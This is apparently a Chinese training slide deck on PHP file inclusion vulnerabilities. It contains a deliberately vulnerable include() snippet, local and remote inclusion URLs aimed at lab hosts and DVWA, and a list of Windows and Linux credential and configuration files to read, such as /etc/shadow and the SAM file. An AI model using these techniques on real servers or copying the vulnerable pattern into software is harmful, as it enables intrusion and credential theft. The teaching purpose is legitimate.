



文件包含漏洞基础





学院介绍

学院宗旨：专注网安人才实战技能培养

学院官网：<https://edu.hetianlab.com/>

合天网安实验室：<https://www.hetianlab.com/>

主打课程：

《web安全》：OWASP TOP 10漏洞原理及测试

《渗透测试》：渗透测试流程及工具的使用

《安全开发》：用python写一个综合的扫描器

《CTF-PWN》：CTF中的PWN相关

《CTF-WEB》：CTF中WEB相关



目录

CONTENTS



01

文件包含漏洞概述



02

文件包含漏洞类型及利用方式



03

文件包含漏洞的危害



/01 文件包含漏洞概述



1.1 文件包含的概述

开发人员将需要重复调用的函数写入一个文件，对该文件进行包含时产生的操作。这样编写代码能减少代码冗余，降低代码后期维护难度。保证网站整体风格统一：导航栏、底部 footer 栏等。



1.2 产生原因

文件包含函数加载的参数没有经过过滤或严格定义，可以被用户控制，包含其他恶意文件，导致了执行非预期代码。

```
1 <?php
2 $filename = $_GET['file'];
3     include($filename);
4 ?>
```

← → ↻ ⓘ 127.0.0.1/include/test.php?file=test2.txt

Welcome hetianlab



1.3 PHP文件包含

PHP中提供了四个文件包含的函数，分别是include()、include_once()、require()和require_once()。

- include：函数出现错误时，会抛出一个警告，程序继续运行。
- require：函数出现错误时，会直接报错并退出程序执行。
- include_once：函数出现错误时，会抛出警告，且仅包含一次。
- require_once：出错时直接退出；且仅包含一次。在脚本执行期间同一个文件可能被多次引用，确保只包含一次以避免函数重定义、变量重新赋值等问题。



/02 文件包含漏洞类型及利用方式



2.1 本地文件包含

被包含的文件存放于网站服务器上。



← → ↻ ⓘ 127.0.0.1/include/test.php?file=c:/windows/win.ini

; for 16-bit app support [fonts] [extensions] [mci extensions] [files] [Mail] MAPI=1



2.1.1 Windows敏感文件

C:\boot.ini //查看系统版本

C:\windows\system32\inetsrv\MetaBase.xml //iis配置文件

C:\windows\repair\sam //存储windows系统初次安装密码

C:\ProgramFiles\mysql\my.ini //mysql配置信息

C:\ProgramFiles\mysql\data\mysql\user.MYD //mysql root密码

C:\windows\php.ini //php配置信息



2.1.2 Linux敏感文件

/etc/passwd

//账户信息

/etc/shadow

//账户密码文件

/etc/apache2/apache2.conf

//Apache2默认配置文件

/etc/apache2/sites-available/000-default.conf

//虚拟网站配置

/etc/php/5.6/apache2/php.ini

//php相关配置

/etc/httpd/conf/httpd.conf


//apache配置信息

/etc/my.conf

//mysql配置文件

2.2 远程文件包含

当被包含的文件在第三方服务器（攻击者的服务器）时，就形成远程文件包含



The screenshot illustrates a remote file inclusion attack. The browser's address bar shows the URL `http://localhost/DVWA-master/vulnerabilities/fi/?page=http://192.168.1.239/phpinfo.php`, where the remote URL is highlighted in red. The page content displays the PHP version (5.4.45) and system information, including the OS (Windows NT), build date (Sep 2 2015), compiler (MSVC9), and architecture (x86). The configuration command is also visible. On the right, a code editor shows the `phpinfo.php` file content, which includes `<?php`, `phpinfo();`, and `?>`. Below the code editor, a Notepad window shows the `php.ini` configuration file, with the following settings highlighted in red:

```
; Whether to allow the treatment of
ftp://) as files.
: http://php.net/allow-url-fopen
allow_url_fopen = On

; Whether to allow include/require
or ftp://) as files.
: http://php.net/allow-url-include
allow_url_include = On
```



/03 文件包含漏洞的危害



3.1 泄露敏感信息


通过文件包含漏洞去读取敏感文件内容。



3.2 获取服务器权限

包含文件的内容只要符合php语法都能被当成php代码进行解析，无关后缀名是什么

← → ↻ ⓘ 127.0.0.1/include/test.php?file=info.txt

PHP Version 5.2.17

System	Windows NT LAPTOP-3S9BCRVB 6.2 build 9200
Build Date	Jan 6 2011 17:26:08

info.txt [D:\Software\PHPStudy\PHPTutorial\WWW\include] - Notepad3

文件(F) 编辑(E) 查看(V) 外观(P) 设置(S) 帮助(H)

```
1 <?php phpinfo();?>
```



感谢您的聆听

▶ 学习工具、资料及课程回放



扫码免费领取

